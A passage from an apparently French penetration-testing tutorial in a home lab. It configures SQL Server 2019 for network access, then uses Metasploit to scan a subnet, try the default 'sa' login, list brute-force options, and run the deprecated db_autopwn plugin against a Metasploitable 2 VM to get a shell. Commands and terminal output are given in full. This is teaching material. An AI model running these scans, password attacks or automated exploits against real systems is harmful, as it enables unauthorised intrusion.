


Figure 43 – La vue de l’onglet **Protocoles et ports** de la règle SQL\_EXPRESS\_2019\_UDP\_1434 spécifiant le type UDP et le numéro de port 1434

Comme indiqué en page trente neuf, dans la source relative à la configuration du pare-feu autorisant l'accès à SQL Server Access, il nous est indispensable de démarrer le service du navigateur du serveur SQL (SQL Server Service Browser).

En effet, ce service autorise l'écoute des connexions entrantes vers une instance nommée sur le port UDP 1434. L'activation de ce service nécessite l'outil dénommé Gestionnaire de configuration SQL Server en anglais *Sql Server Configuration Manager* que l'on peut trouver dans le menu **Démarrer**, en déployant le dossier **Microsoft SQL Server 2019**.

La vue ci-dessous met en évidence dans le volet de navigation sur la gauche, l'ensemble des éléments composant le gestionnaire de configuration SQL Server.




Figure 44 – Texte

Il nous faut maintenant sélectionner **SQL Server Services**, cliquer avec le bouton droit sur **SQL Server Browser**, puis choisir **Propriétés**.

Sous l'onglet **Service** de la boîte de dialogue Navigateur SQL Server, le démarrage doit dans un premier temps être en mode **Automatique**, pour ensuite dans un second temps être correctement démarré via l'onglet **ouvrir une session**, au moyen du bouton **Début**.

Les deux vues en page suivante détaillent les onglets :

— **Service**:

— **Ouvrir une session**.




Figure 45 – La vue de l'onglet **Service** correspondant à l'une des propriétés de SQL Server Browser




Figure 46 – La vue de l'onglet **Ouvrir une session**, une des propriétés de SQL Server Browser

Une dernière opération est à effectuer avant de fermer cet outil de configuration, il s'agit de l'activation du protocole TCP/IP pour le nom de l'instance définit préalablement, dans mon cas SQLEXPRESS2019. Pour réaliser cette tâche, il suffit de déployer dans la barre de navigation de gauche **Configuration du réseau SQL Server**, sélectionner **Protocoles pour SQLEXPRESS2019**, double-cliquer sur **TCP/IP** pour enfin l'activer :




Figure 47 – La vue du protocole TCP/IP de l'instance SQLEXPRESS2019 une fois activé

Ces modifications entraînent le besoin de redémarrer le service SQL Server pour que celles-ci soient prises en compte. Ce redémarrage s'effectue dans l'onglet **Ouvrir une session** du service **SQL Server (SQLEXPRESS2019)** visible dans la colonne droite en déployant dans la barre de navigation de gauche **Service SQL server** (voir figure 44).

Voici les commandes et configurations à exécuter dans le cadre de l'utilisation du module mssql\_ping :

---

```

1 # Sélectionner le module auxiliaire
2 use auxiliary/scanner/mssql/mssql_ping
3 # Enregistrer la plage d'adresses IP concernées
4 set RHOSTS 192.168.1.0-200
5 # Définir le nombre de tâches à effectuer en parallèle
6 set THREADS 20
7 # lancer le module
8 run

```

---

L'exécution de ce module révèle l'adresse IP (192.168.1.76) de la machine virtuelle Windows 10 où le serveur de base de données est installée. Nous allons ensuite pouvoir tenter de nous connecter à la base de données en utilisant le module mssql\_login :

---


```

1 # Sélectionner le module auxiliaire
2 use auxiliary/scanner/mssql/mssql_login
3 # Enregistrer l'adresse IP concernée
4 set RHOSTS 192.168.1.76
5 # lancer le module
6 run

```

---

Voici le test du module auxiliaire mssql\_ping et ainsi voir apparaître le server SQLEXPRESS2019 :




```
patrice@Kali: ~
Fichier Actions Éditer Vue Aide
[—(patrice@Kali)-[~]
$ msfconsole -q
msf6 > use auxiliary/scanner/mssql/mssql_ping
msf6 auxiliary(scanner/mssql/mssql_ping) > set RHOSTS 192.168.1.0-200
RHOSTS => 192.168.1.0-200
msf6 auxiliary(scanner/mssql/mssql_ping) > set THREADS 20
THREADS => 20
msf6 auxiliary(scanner/mssql/mssql_ping) > run

[*] 192.168.1.0-200:      - Scanned 23 of 201 hosts (11% complete)
[*] 192.168.1.0-200:      - Scanned 42 of 201 hosts (20% complete)
[*] 192.168.1.76:          - SQL Server information for 192.168.1.76:
[+] 192.168.1.76:          -   ServerName      = DESKTOP-MIVGB3F
[+] 192.168.1.76:          -   InstanceName    = SQLEXPRESS2019
[+] 192.168.1.76:          -   IsClustered     = No
[+] 192.168.1.76:          -   Version         = 15.0.2000.5
[+] 192.168.1.76:          -   tcp             = 54921
[*] 192.168.1.0-200:      - Scanned 64 of 201 hosts (31% complete)
[*] 192.168.1.0-200:      - Scanned 84 of 201 hosts (41% complete)
[*] 192.168.1.0-200:      - Scanned 104 of 201 hosts (51% complete)
[*] 192.168.1.0-200:      - Scanned 122 of 201 hosts (60% complete)
[*] 192.168.1.0-200:      - Scanned 144 of 201 hosts (71% complete)
[*] 192.168.1.0-200:      - Scanned 164 of 201 hosts (81% complete)
[*] 192.168.1.0-200:      - Scanned 184 of 201 hosts (91% complete)
[*] 192.168.1.0-200:      - Scanned 201 of 201 hosts (100% complete)
```

Figure 48 – La vue de l'exécution du module mssql\_ping

Le module mssql\_login interroge l'instance MSSQL pour un utilisateur/pass spécifique, par défaut : sa avec blank).



```
patrice@Kali: ~
Fichier Actions Éditer Vue Aide
[—(patrice@Kali)-[~]
$ msfconsole -q
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 192.168.1.76
RHOSTS => 192.168.1.76
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.1.76:1433      - 192.168.1.76:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.1.76:1433      - No active DB -- Credential data will not be saved!
[-] 192.168.1.76:1433      - 192.168.1.76:1433 - LOGIN FAILED: WORKSTATION\sa: (Unable to Connect: )
[*] 192.168.1.76:1433      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_login) >
```

Figure 49 – La vue de l'exécution du module mssql\_login

L'authentification a échouée puisque aucun mot de passe, ni identifiant ont été proposés lors de la configuration de ce module d'accès à la base de données. De plus, le port 1433 n'a pas ouvert sous la machine virtuelle Windows 10 et enfin il est nécessaire d'attribuer un mot de passe à l'utilisateur sa au serveur Microsoft SQL 2019. Les différents options visibles dans la vue ci-dessous soulignent le fait qu'il est possible de réaliser une attaque par bruteforce de la base de données au moyen d'un fichier intégrant une multitude de mot de passe.

```

patrice@Kali: ~
Fichier Actions Éditer Vue Aide
└─(patrice@Kali)-[~]
$ msfconsole -q
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 192.168.1.76
RHOSTS => 192.168.1.76
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.1.76:1433      - 192.168.1.76:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.1.76:1433      - No active DB -- Credential data will not be saved!
[-] 192.168.1.76:1433      - 192.168.1.76:1433 - LOGIN FAILED: WORKSTATION \sa: (Unable to Connect: )
[*] 192.168.1.76:1433      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

Name          Current Setting  Required  Description
---          ---            ---        ---
BLANK_PASSWORDS  true           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false          no        Try each user/password couple stored in the current database
DB_ALL_PASS     false          no        Add all passwords in the current database to the list
DB_ALL_USERS    false          no        Add all users in the current database to the list
PASSWORD        -              no        A specific password to authenticate with
PASS_FILE       -              no        File containing passwords, one per line
RHOSTS          192.168.1.76   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           1433          yes       The target port (TCP)
STOP_ON_SUCCESS  false         yes       Stop guessing when a credential works for a host
TDSENCRYPTION   false         yes       Use TLS/SSL for TDS data "Force Encryption"
THREADS         1              yes       The number of concurrent threads (max one per host)
USERNAME        sa             no        A specific username to authenticate as

```

Figure 50 – La vue des options du module auxiliaire mssql\_login

## db\_autopwn

Le principe du script db\_autopwn est d'automatiser le processus de recherche d'*exploits*, pour ensuite proposer l'exécution d'un *exploit* approprié s'il est trouvé et en définitive ouvrir par exemple un shell distant sur la machine attaquée. Ce module db\_autopwn peut être utilisé pour scanner les ports et se connecter aux ordinateurs en utilisant nmap (db\_nmap). Tous les résultats sont stockés dans une base de données Postgres dans un espace de travail déterminé par l'utilisateur.

Le module db\_autopwn n'est plus géré par Metasploit, il est en effet déprécié. Cependant, il est toujours possible de l'utiliser. Il nous faudra donc récupérer db\_autopwn.rb à l'adresse :

[https://github.com/jeffbryner/kinectasploit/blob/master/db\\_autopwn.rb](https://github.com/jeffbryner/kinectasploit/blob/master/db_autopwn.rb)

Pour ensuite enregistrer ce programme dans le dossier :

/usr/share/metasploit-framework/plugins


La première page web proposée ci-dessous rassemble l'ensemble des commandes nécessaires à l'utilisation du module db\_autopwn sous la forme d'un tutoriel plus actuel que celles proposées dans le livre de Franck Ebel et Jérôme Hennecart.



### Cette page est issue du site [tutorialjinni.com](http://tutorialjinni.com).

Il s'agit d'un tutoriel dénommé : comment faire un autopwn dans Metasploit 4. Comme autopwn dans Metasploit 4, db\_autopwn a été déprécié du framework Metasploit. Dans ce tutoriel, nous allons faire revenir db\_autopwn à la vie dans une machine Linux avec Metasploit installé.

Cette page met en exergue l'avantage de l'usage des *workspaces* traduit en "espaces de travail" pour isoler le résultats des différents attaques réalisées :



Cette ressource propose d'autres possibilités de remplacement du module db\_autopwn comme Nexus qui sera étudié dans la prochaine section :



**Configurer notre base de données Metasploit :** dans Kali, vous devrez démarrer le serveur postgresql avant d'utiliser la base de données pour ensuite créer et initialiser la base de données msf avec msfdb init. Une fois connecté à la base de données, nous pouvons commencer à organiser nos différents déplacements en utilisant des « espaces de travail ».

**Une refonte du processus de développement** de metasploit a impliqué la suppression d'anciens outils d'automatisation qui ne répondaient pas à la barre de qualité comme db\_autopwn. D'autres solutions de remplacement existent comme Resource Scripts dans le console metasploit, des plug-ins comme Nmapse, Nessus et OpenVAS, etc

Le plug-in db\_autopwn va être testé sur la machine virtuelle metasploitable 2 d'adresse IP : 192.168.1.78. À cette fin, premièrement le status du service postgres sous Kali Linux doit vérifié et ce service sera activé, si ce n'est pas le cas :

```
1 # Console en mode administrateur
2 sudo su -
3 # Vérifier le status du service postgresql
4 service postgresql status
5 # Démarrer le service postgresql
6 service postgresql start
7 # Initialisation de la base de donnée de Metasploit framework
8 msfdb init
9 # Lancement de Metasploit framework
10 msfconsole -q
```

Deuxièmement, nous pouvons configurer le plug-in db\_autopwn à l'aide des commandes :

```
1 # Vérifier la connexion à la base de données postgresql
2 db_status
3 # Création d'un espace de travail dénommé autopwn_Meta2
4 workspace -a db_autopwn_Meta2
5 # Sélectionner db_autopwn_Meta2 comme l'espace de travail par défaut
6 workspace db_autopwn_Meta2
7 # Vérifier que db_autopwn_Meta2 est bien le répertoire par défaut
8 workspace
9 # Exécution de nmap sur l'IP 192.168.1.71
10 # l'option sS : scan sur le port TCP
11 # L'option -O : active la détection d'OS
12 db_nmap -sS -O 192.168.1.78
```

The screenshot shows a terminal window titled 'root@Kali:~'. The terminal history is as follows:

- Line 1: service postgresql status
- Line 2: PostgreSQL RDBMS status output:
  - Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; v>)
  - Active: active (exited) since Thu 2021-08-26 17:58:43 CEST; 8min ago
  - Process: 64177 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  - Main PID: 64177 (code=exited, status=0/SUCCESS)
  - CPU: 4ms
- Line 3: août 26 17:58:43 Kali systemd[1]: Starting PostgreSQL RDBMS ...
- Line 4: août 26 17:58:43 Kali systemd[1]: Finished PostgreSQL RDBMS.
- Line 5: msfdb init
- Line 6: [i] Database already started
- Line 7: [i] The database appears to be already configured, skipping initialization
- Line 8: msfconsole -q
- Line 9: [\*] Connected to msf. Connection type: postgresql.

Figure 51 – La vue de l'activation du service postgresql

```
root@Kali:~  
Fichier Actions Éditer Vue Aide  
msf6 > workspace  
* default  
msf6 > workspace -a db_autopwn_Meta2  
[*] Added workspace: db_autopwn_Meta2  
[*] Workspace: db_autopwn_Meta2  
msf6 > workspace db_autopwn_Meta2  
[*] Workspace: db_autopwn_Meta2  
msf6 > workspace  
default  
* db_autopwn_Meta2  
msf6 > db_nmap -sS -o 192.168.1.78  
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-26 18:11 CES  
T  
[*] Nmap: Nmap scan report for wifibridge-35.home (192.168.1.78)  
[*] Nmap: Host is up (0.00069s latency).  
[*] Nmap: Not shown: 977 closed ports  
[*] Nmap: PORT      STATE SERVICE  
[*] Nmap: 21/tcp    open  ftp  
[*] Nmap: 22/tcp    open  ssh  
[*] Nmap: 23/tcp    open  telnet  
[*] Nmap: 25/tcp    open  smtp  
[*] Nmap: 53/tcp    open  domain  
[*] Nmap: 80/tcp    open  http  
[*] Nmap: 111/tcp   open  rpcbind  
[*] Nmap: 139/tcp   open  netbios-ssn  
[*] Nmap: 445/tcp   open  microsoft-ds  
[*] Nmap: 512/tcp   open  exec  
[*] Nmap: 513/tcp   open  login  
[*] Nmap: 514/tcp   open  shell  
[*] Nmap: 1099/tcp  open  rmiregistry  
[*] Nmap: 1524/tcp  open  ingreslock  
[*] Nmap: 2049/tcp  open  nfs  
[*] Nmap: 2121/tcp  open  ccproxy-ftp  
[*] Nmap: 3306/tcp  open  mysql  
[*] Nmap: 5432/tcp  open  postgresql  
[*] Nmap: 5900/tcp  open  vnc  
[*] Nmap: 6000/tcp  open  X11  
[*] Nmap: 6667/tcp  open  irc  
[*] Nmap: 8009/tcp  open  ajp13  
[*] Nmap: 8180/tcp  open  unknown  
[*] Nmap: MAC Address: F2:05:26:B9:A0:9E (Unknown)  
[*] Nmap: Device type: general purpose  
[*] Nmap: Running: Linux 2.6.X  
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6  
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33  
[*] Nmap: Network Distance: 1 hop  
[*] Nmap: OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/.  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds  
msf6 > load db_autopwn  
[*] Successfully loaded plugin: db_autopwn  
msf6 > 
```

Figure 52 – La vue de l'exécution de db\_nmap

```
patrice@Kali:~
```

Fichier Actions Éditer Vue Aide

```
msf6 > db_autopwn -p -e -q
[-] The db_autopwn command is DEPRECATED
[-] See http://r-7.co/xY65Zr instead
[-]
[-] Warning: The db_autopwn command is not officially supported and exists only in a branch.
[-] This code is not well maintained, crashes systems, and crashes itself.
[-] Use only if you understand its current limitations/issues.
[-] Minimal support and development via neinwechter on GitHub me
tasploit fork.
[-]
[*] (1/961 [0 sessions]): Launching exploit/freebsd/samba/trans2open against 192.168.1.77:139 ...
[*] (2/961 [0 sessions]): Launching exploit/linux/samba/chain_reply against 192.168.1.77:139 ...
[*] (3/961 [0 sessions]): Launching exploit/linux/samba/is_known_pipename against 192.168.1.77:139 ...
[*] (4/961 [0 sessions]): Launching exploit/linux/samba/lsa_transnames_he ap against 192.168.1.77:139 ...
[*] (5/961 [0 sessions]): Launching exploit/linux/samba/setinfo pol icy he ap against 192.168.1.77:139 ...
[*] (6/961 [0 sessions]): Launching exploit/linux/samba/trans2open agains t 192.168.1.77:139 ...
[*] (7/961 [0 sessions]): Launching exploit/multi/ids/snort_dce_rpc again
```

Figure 53 – La vue de l'exécution de db\_autopwn

```
patrice@Kali:~
```

Fichier Actions Éditer Vue Aide

```
tion ...
[*] >> autopwn module timeout from exploit/windows/iis/ms03_007_ntdll_we b dav after 136.57398629188538 seconds
[*] (961/961 [1 sessions]): Waiting on 7 launched modules to finish execu tion ...
[*] >> autopwn module timeout from exploit/windows/isapi/ms03_051_fp30re g_chunked after 136.16744565963745 seconds
[*] >> autopwn module timeout from exploit/aix/rpc_cmsd_opcode21 after 1 30.38864469528198 seconds
[*] >> autopwn module timeout from exploit/freebsd/samba/trans2open afte r 130.0508451461792 seconds
[*] >> autopwn module timeout from exploit/linux/samba/chain_reply after 130.22571063041687 seconds
[*] >> autopwn module timeout from exploit/solaris/samba/trans2open afte r 128.5934247970581 seconds
[*] (961/961 [1 sessions]): Waiting on 2 launched modules to finish execu tion ...
[*] >> autopwn module timeout from exploit/linux/samba/trans2open after 126.68055129051208 seconds
[*] >> autopwn module timeout from exploit/solaris/samba/trans2open afte r 126.47718906402588 seconds
[*] (961/961 [1 sessions]): Waiting on 0 launched modules to finish execu tion ...

msf6 > █
```


Figure 54 – La vue de la fin de l'exécution de db\_autopwn

---

```
1 # Affiche la liste des modules qui peuvent être utilisés dans le but d'attaquer la machine cible
2 sessions -l
3 # sélectionne et exécute un payload à partir de son index figurant dans la liste proposée par sessions -l
4 sessions -i 1
```

---

Comme nous pouvons le remarquer, db\_autopwn concernant la machine virtuelle metasploitable 2 propose un seul *payload* de type shell php/php.



The screenshot shows a terminal window titled 'root@Kali:~'. The command 'sessions -l' is run, displaying a table of active sessions. There is one session listed:

Id	Name	Type	Information	Connection
